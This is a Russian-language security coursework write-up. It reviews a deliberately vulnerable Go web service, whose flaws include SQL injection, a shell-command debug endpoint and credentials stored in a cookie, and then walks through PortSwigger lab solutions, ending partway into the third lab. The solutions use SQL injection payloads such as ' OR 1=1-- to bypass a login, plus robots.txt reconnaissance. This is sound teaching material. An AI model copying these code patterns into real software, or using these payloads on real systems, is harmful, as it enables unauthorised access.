

Часть 1

Нам необходимо проанализировать код на go приведенный ниже на скриншоте из goland IDE (для того, чтобы он влез на один экран, я убрал пустые строки которые ни на что не влияют, а также не показываю секцию импорта). При дальнейшем анализе, я буду ссылаться на номера строк, которые превосходно видны на экране. Я не буду касаться архитектуры данного веб-сервиса, т.к. по сути ее нет и все находится в одном файле и в одной функции.

```
13 func main() {
14     db, err := sql.Open("postgres", "host=localhost port=5432 user=postgres password=Admin123 dbname=test sslmode=disable")
15     if err != nil {
16         log.Fatal(err)
17     }
18     defer db.Close()
19     http.HandleFunc("/login", func(w http.ResponseWriter, r *http.Request) {
20         if r.Method == http.MethodPost {
21             username := r.FormValue("username")
22             password := r.FormValue("password")
23             query := fmt.Sprintf("SELECT id FROM users WHERE username='%s' AND password='%s'", username, password)
24             row := db.QueryRow(query)
25             var userID int
26             err := row.Scan(&userID)
27             if err != nil {
28                 http.Error(w, "Invalid credentials or DB error: "+err.Error(), http.StatusUnauthorized)
29                 return
30             } // Выдаем (условно) «сессию»
31             cookie := &http.Cookie{
32                 Name:  "session",
33                 Value: fmt.Sprintf("%s|%s", username, password),
34             }
35             http.SetCookie(w, cookie)
36             w.Write([]byte("Login successful!"))
37             return
38         }
39         http.Error(w, "Only POST allowed", http.StatusMethodNotAllowed)
40     })
41     http.HandleFunc("/debug", func(w http.ResponseWriter, r *http.Request) {
42         cmd := r.URL.Query().Get("cmd")
43         out, _ := exec.Command("sh", "-c", cmd).Output()
44         w.Write(out)
45     })
46     log.Println("Server is running on http://localhost:8080/")
47     http.ListenAndServe(":8080", nil)
48 }
```

1. Стока 14: хранение строки подключения к базе данных (в том числе и данных учетной записи) прямо в коде приложения. Проблемы тут следующие:

- Отсутствие гибкости - если завтра мы захотим подключиться к другой базе (или перенесем сервер БД на другую машину), то нам придется перекомпилировать приложение;
- Это небезопасно - любой, кто имеет доступ к коду сможет подключиться к используемой базе. Получается, что у любого разработчика (кто имеет доступ к коду) есть права на используемую базу данных, что неправильно, т.к. это нарушает принцип минимальности привилегий. Более того, если злоумышленник получит доступ к коду, то он автоматически получит доступ и к базе

Как исправить: строка подключения к базе должна передаваться либо через конфигурационный файл, либо через аргументы командной строки.

2. Стока 14: хранение пароля в открытом виде в БД (это уже проблема не только кода на go). Соответственно, при попадании БД в руки злоумышленника все учетные записи будут скомпрометированы.

Как исправить: хранить в БД не пароль, а его криптографический хеш (лучше хешировать не просто пароль, а вместе с “солью”).

3. Стока 23: SQL инъекция.

Как исправить: тип DB.QueryRow (строка 24) позволяет использовать параметризованные запросы - соответственно, это является единственным правильным решением при использовании пользовательского ввода в SQL запросах

4. Строки 31-34: сессия создается как конкатенация имени пользователя и пароля. Другими словами, имя пользователя и пароля в открытом виде будут отправлены обратно на клиента, где их сможет получить злоумышленник, например, с помощью XSS инъекции

Как исправить: способов множество, но для простоты можно отправлять криптографический хеш от строки, полученной конкатенацией имени пользователя и хеша пароля (а еще лучше делать это с подписью)

5. Стока 36: не проверяется ошибка, возвращаемая функцией http.ResponseWriter.Write. Игнорирование возможных ошибок, это всегда путь к потенциальным проблемам, в том числе и с безопасностью.

Как исправить: проверить возвращаемое значение функции http.ResponseWriter.Write

6. Стока 43: формально command injection, а если точнее, то прямая возможность запускать какие-угодно команды без каких-либо ограничений с помощью bash

Как исправить: тут не понятно, а что вообще хочет пользователь от метода debug - вряд ли возможности запускать какие угодно команды с помощью bash. По правильному: выяснить, что хочет пользователь; для каждого сценария использования написать некоторый код для его обработки (с условием отсутствия command injection) и вызывать его.

7. Стока 43: не проверяется ошибка, возвращаемая функцией exec.Command. Игнорирование возможных ошибок, это всегда путь к потенциальным проблемам, в том числе и с безопасностью.

Как исправить: проверить возвращаемое значение функции exec.Command (хотя с учетом пункта 6, возможно это и не понадобится, т.к. будет полностью переписано)

8. Стока 44: не проверяется ошибка, возвращаемая функцией http.ResponseWriter.Write. Игнорирование возможных ошибок, это всегда путь к потенциальным проблемам, в том числе и с безопасностью.

Как исправить: проверить возвращаемое значение функции http.ResponseWriter.Write

9. Стока 47: не проверяется ошибка, возвращаемая функцией http.ListenAndServe. Игнорирование возможных ошибок, это всегда путь к потенциальным проблемам, в том числе и с безопасностью.

Как исправить: проверить возвращаемое значение функции http.ListenAndServe

10. Это формальное замечание, т.к. об этом нигде не сказано: поддержка http, а не https. Это замечание формально, т.к. на самом деле мы можем “обернуть” сервис, общающийся по http в https протокол, например с помощью reverse proxy (тот же nginx).

11. Это тоже формальное замечание: отсутствие файла go.mod. У нас могут быть в нем прописаны устаревшие версии зависимостей, либо версии зависимостей с уязвимостями

Часть 2

1. SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Цель данной лабораторной работы - получить скрытые данные. Мы знаем из условия задачи, что для получения данных для заданной категории используется следующее SQL команда:

SELECT * FROM products WHERE category = 'Gifts' AND released = 1

Заходим в лабораторную работу в обычном браузере

Когда не выбрана ни одна категория (или когда выбрана категория All), веб-страница выглядит следующим образом; следует обратить внимание на строку url - в ней нет никаких параметров:

0a4a00f103c2362d80d853fe0095006c.web-security-academy.net

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab description >

Home

WE LIKE TO SHOP

Refine your search:
All Accessories Clothing, shoes and accessories Corporate gifts Gifts


Cheshire Cat Grin
★★★★★ \$36.97
[View details](#)


Giant Pillow Thing
★★★★★ \$37.09
[View details](#)


Six Pack Beer Belt
★★★★★ \$70.69
[View details](#)


Hologram Stand In
★★★★★ \$37.81
[View details](#)






Когда мы выбираем какую-то категорию (в нашем случае Accessories), веб-страница выглядит следующим образом; следует обратить внимание на строку url - в ней появился параметр category=Accessories:

0a4a00f103c2362d80d853fe0095006c.web-security-academy.net/filter?category=Accessories

WebSecurity Academy SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

Back to lab home Back to lab description >

Home

WE LIKE TO SHOP

Accessories

Refine your search:
All Accessories Clothing, shoes and accessories Corporate gifts Gifts


Cheshire Cat Grin
★★★★★
\$36.97 [View details](#)


Giant Pillow Thing
★★★★★
\$37.09 [View details](#)


Six Pack Beer Belt
★★★★★
\$70.69 [View details](#)

Попробуем проэксплуатировать SQL инъекцию через параметр category в строке url.
Мы хотим, чтобы в итоге запрос:

SELECT * FROM products WHERE category = 'Accessories' AND released = 1

превратился в запрос:

SELECT * FROM products WHERE category = 'Accessories' OR 1=1--AND released = 1

Для этого значение, передаваемое в параметр category следует изменить с

Accessories

на

Accessories' OR 1=1--

Или с учетом кодирования в строке url - на значение:

Accessories%27%20OR%201=1--

Заменяем значение в строке url и перезапускаем страницу. Видим, что нам вывелись все категории, а также сообщение, что мы решили эту лабораторную работу:

The screenshot shows a browser window with the URL 0a4a00f103c2362d80d853fe0095006c.web-security-academy.net/filter?category=Accessories%27%20OR%201=1--. The page is titled "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data". A green button at the top right says "LAB Solved". Below it, a message says "Congratulations, you solved the lab!". There are social sharing links and a "Continue learning" button. The main content area features a logo "WE LIKE TO SHOP" with a hanger icon. Below it, the text "Accessories' OR 1=1--" is displayed. A search bar says "Refine your search:" with categories like "All", "Accessories", "Clothing, shoes and accessories", "Corporate gifts", and "Gifts". Four product cards are shown: "The Trapster" (image of a mousetrap), "ZZZZZZ Bed - Your New Home Office" (image of a person sleeping in a bed), "Conversation Controlling Lemon" (image of a man with a lemon in his mouth), and "Baby Minding Shoes" (image of a baby sitting on a shoe). Each card has a star rating and a "View details" button.

Также видим на самой лабораторной работе, что она решена:

Log out MY ACCOUNT

Products Solutions Research Academy Support

Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified

Web Security Academy > SQL injection > Lab

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

APPRENTICE

LAB Solved

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

ACCESS THE LAB

Solution

Community solutions

Find SQL injection vulnerabilities using Burp Suite TRY FOR FREE

2. SQL injection vulnerability allowing login bypass

Цель данной лабораторной работы - войти в приложение с учетной записью administrator.

Запускаем burp suite, заходим на вкладку target (она на данный момент пуста), запускаем из нее браузер.

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2025.2.4 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Site map Scope Issue definitions

Settings



Site map URL view is empty

The site map displays information about the contents of your target applications, along with any issues that have been discovered. The URL view shows your targets as a tree of URLs, organized hierarchically by domain and directory. To populate the URL view, run a scan or browse using Burp's browser.

[Learn more](#) [Open browser](#)



В запущенном браузере заходим в лабораторную работу

SQL injection vulnerability allowing login bypass

Back to lab description >

WEB LIKE TO SHOP

Cheshire Cat Grin \$14.63

Picture Box \$22.45

Laser Tag \$1.43

Conversation Controlling Lemon \$49.20

View details View details View details View details

View details View details View details View details

Home | My account

Переходим по ссылке "My account" и видим форму для ввода аутентификационных данных

SQL injection vulnerability allowing login bypass

Back to lab description >

LAB Not solved

Home | My account

Login

Username

Password

Log in



Попробуем пройти аутентификацию с именем пользователя **administrator** и паролем **1**

SQL injection vulnerability allowing login bypass

Back to lab description >

LAB Not solved

Home | My account

Login

Username

Password

Log in



Ожидаемо получаем ошибку, что имя пользователя или пароль некорректны

Возвращаемся в burp suite на вкладку target; видим все наши HTTP запросы, сделанные из браузера. Выбираем POST запрос по относительному пути /login - очевидно, что попытка аутентификации отправляется на сервер с помощью этого запроса.

Отправляем этот запрос на вкладку repeater в burp suite

The screenshot shows the Burp Suite interface. The top navigation bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'View', and 'Help'. The 'Repeater' tab is selected. The target URL is set to <https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net>. The 'Request' pane displays a POST /login HTTP/2 message with various headers and a body containing a csrf parameter. The 'Response' pane is currently empty. On the right side, there is a sidebar with a 'New release ready to install' message, a 'See release notes' link, and buttons for 'Update on next restart' and 'Update and restart'. Below these are sections for 'Request body parameters', 'Request cookies', and 'Request headers'. The bottom of the screen shows the Windows taskbar with icons for File Explorer, Task View, Start, Search, and other pinned applications.

Попробуем в этом запросе проэксплуатировать SQL инъекцию. Предположим, что имя учетной записи и пароль хранятся в БД в открытом виде. Предположим, что секция WHERE SQL запроса при обработке входа выглядит так:

WHERE username = 'administrator' and password='1'

Т.к. мы не знаем правильного пароля учетной записи с именем **administrator** давайте заменим пароль на такую вот строку:

1' OR 1=1—

Или с учетом кодирования в HTTP запросе:

1%27%20OR%201=1—

Burp Suite Community Edition v2025.2.4 - Temporary Project

Repeater

Target: https://0aeb00a10347a7d1830cd7000300069

New release ready to install

Introduces parallel crawl and audit, custom actions in Burp Repeater, a BApp Store refresh, and Montoya API enhancements.

See release notes

Update on next restart | Update and restart

Request body parameters: 3

Request cookies: 1

Request headers: 23

Notes

Request

Pretty Raw Hex

```
POST /login HTTP/2
Host: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net
Cookie: session=8atLs1sWad1Q0aB7vtcl0CMZO1YlV25Vw
Content-Length: 71
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Windows"
Accept-Encoding: br, gzip, deflate
Origin: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
23 csrf=lqW8a6XMSkeL8Q5wJ872gEz14UkOx440&username=administrator&password=1%27%20OR%201=i--
```

Response

Pretty Raw Hex Render

Event log All issues

Search 0 highlights

Ready

Memory: 123.0MB Disabled 0:40 18.04.2025

Отправляем модифицированные запросы на сервер и получаем вместо обычной страницы с сообщением об ошибке, что имя пользователя или пароль некорректны, ответ с 302 кодом и установленными заголовками Location и Set-Cookie.

Burp Suite Community Edition v2025.2.4 - Temporary Project

Repeater

Target: https://0aeb00a10347a7d1830cd7000300069

New release ready to install

Introduces parallel crawl and audit, custom actions in Burp Repeater, a BApp Store refresh, and Montoya API enhancements.

See release notes

Update on next restart | Update and restart

Request body parameters: 3

Request cookies: 1

Request headers: 23

Response headers: 4

Notes

Request

Pretty Raw Hex

```
POST /login HTTP/2
Host: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net
Cookie: session=8atLs1sWad1Q0aB7vtcl0CMZO1YlV25Vw
Content-Length: 87
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="135", "Not-A.Brand";v="8"
Sec-Ch-Ua-Mobile: 70
Sec-Ch-Ua-Platform: "Windows"
Accept-Encoding: br, gzip, deflate
Origin: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
23 csrf=lqW8a6XMSkeL8Q5wJ872gEz14UkOx440&username=administrator&password=1%27%20OR%201=i--
```

Response

Pretty Raw Hex Render

Event log All issues

Search 0 highlights

Done

Memory: 123.0MB Disabled 0:40 18.04.2025

Код состояния HTTP-ответа 302 — это распространенный способ перенаправления URL-адресов. Меняем запрос, чтобы он запрашивал ресурс (GET запрос) по относительному адресу /my-account?id=administrator и со значением заголовка запроса **Cookie** взятого из заголовка **Set-Cookie** предыдущего ответа.

The screenshot shows the Burp Suite interface with the following details:

- Header Bar:** Burp Project Intruder Repeater View Help, Burp Suite Community Edition v2025.2.4 - Temporary Project
- Repeater Tab:** Selected tab.
- Request Section:** Shows a GET request to `/my-account?uid=administrator` with various headers including `Content-Length: 87`, `Cache-Control: max-age=0`, and `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/135.36`.
- Response Section:** Shows a 302 Found response with a Location header pointing to `/my-account?uid=administrator`. The response body is empty (`Content-Length: 0`).
- Right Panel:** A sidebar titled "New release ready to install" with a message about parallel crawl and audit, custom actions in Burp Repeater, a BApp Store refresh, and Montoya API enhancements. It includes a "See release notes" link and two buttons: "Update on next restart" and "Update and restart".
- Bottom Navigation:** Includes links for "Done", "Event log", "All issues", and system status indicators for memory usage (195 bytes | 93 millis), CPU usage (0.41), and network (ENG 18.04.2025).

Отправляем запрос на сервер и видим ответ: из ответа видно, что мы смогли успешно зайти в приложение под учетной записью с именем **administrator**.

Screenshot of Burp Suite Community Edition v2025.2.4 - Temporary Project showing a SQL injection vulnerability lab. The Request tab shows a GET request to https://0aeb00a10347a7d1830cd7000300069.web-security-academy.net/login with various headers. The Response tab shows the WebSecurityAcademy login page with the title "SQL injection vulnerability allowing login bypass". A green "Solved" button is visible. The Notes panel on the right indicates a "New release ready to install" with parallel crawl and audit, custom actions in Burp Repeater, a BApp Store refresh, and Montoya API enhancements.

Проверяем браузер - видим сообщение, что мы решили эту лабораторную работу:

Screenshot of a Windows desktop showing a browser window for the lab URL. The page displays a "Solved" message: "Congratulations, you solved the lab!". Below the message are links to share skills on social media and continue learning.

Также видим на самой лабораторной работе, что она решена:

The screenshot shows a web browser window with the URL portswigger.net/web-security/sql-injection/lab-login-bypass. The page is from the PortSwigger Web Security Academy. At the top right, there are links for 'Log out' and 'MY ACCOUNT'. Below the header, there's a navigation bar with 'Products', 'Solutions', 'Research', 'Academy', 'Support', and a menu icon. The main content area has a breadcrumb trail: 'Web Security Academy > SQL injection > Lab'. On the left, there's a sidebar with a 'Back to all topics' link and a list of SQL injection topics: 'What is SQL injection?', 'What is the impact of SQL injection?', 'Detecting SQL injection vulnerabilities', 'Examples of SQL injection', 'Examining the database', 'UNION attacks', 'Blind SQL injection', 'How to prevent SQL injection', 'SQL injection cheat sheet', and 'View all SQL injection labs'. The main content area features a title 'Lab: SQL injection vulnerability allowing login bypass' with a 'APPRENTICE' badge, a 'LAB' button, and a 'Solved' button. It describes the task: 'This lab contains a SQL injection vulnerability in the login function. To solve the lab, perform a SQL injection attack that logs in to the application as the administrator user.' Below this are buttons for 'ACCESS THE LAB', 'Solution', and 'Community solutions'. To the right, there's a sidebar with a 'Find SQL injection vulnerabilities using Burp Suite' section and a 'TRY FOR FREE' button.

3. Unprotected admin functionality

Цель данной лабораторной работы - поиск незащищенной панели управления для администратора и удаление пользователя carlos.


Заходим в лабораторную работу в обычном браузере

Unprotected admin functionality

Back to lab description >

Home | My account

WE LIKE TO
SHOP



There's No Place Like Gnome
★ ★ ★ ★ \$20.59

3D Voice Assistants
★ ★ ★ ★ \$45.21

Waterproof Tea Bags
★ ★ ★ ★ \$84.04

Couple's Umbrella
★ ★ ★ ★ \$11.79

View details

View details

View details

View details

There's No Place Like Gnome
★ ★ ★ ★ \$20.59

3D Voice Assistants
★ ★ ★ ★ \$45.21

Waterproof Tea Bags
★ ★ ★ ★ \$84.04

Couple's Umbrella
★ ★ ★ ★ \$11.79


View details

View details

View details


View details

Посмотрим, что у нас содержится в файле robots.txt для исследуемого приложения:



```
User-agent: *
Disallow: /administrator-panel
```

Из файла **robots.txt** видно, что у нас что-то есть по относительному пути **/administrator-panel**. Используем этот путь - видно, что мы зашли в панель администратора:



Unprotected admin functionality

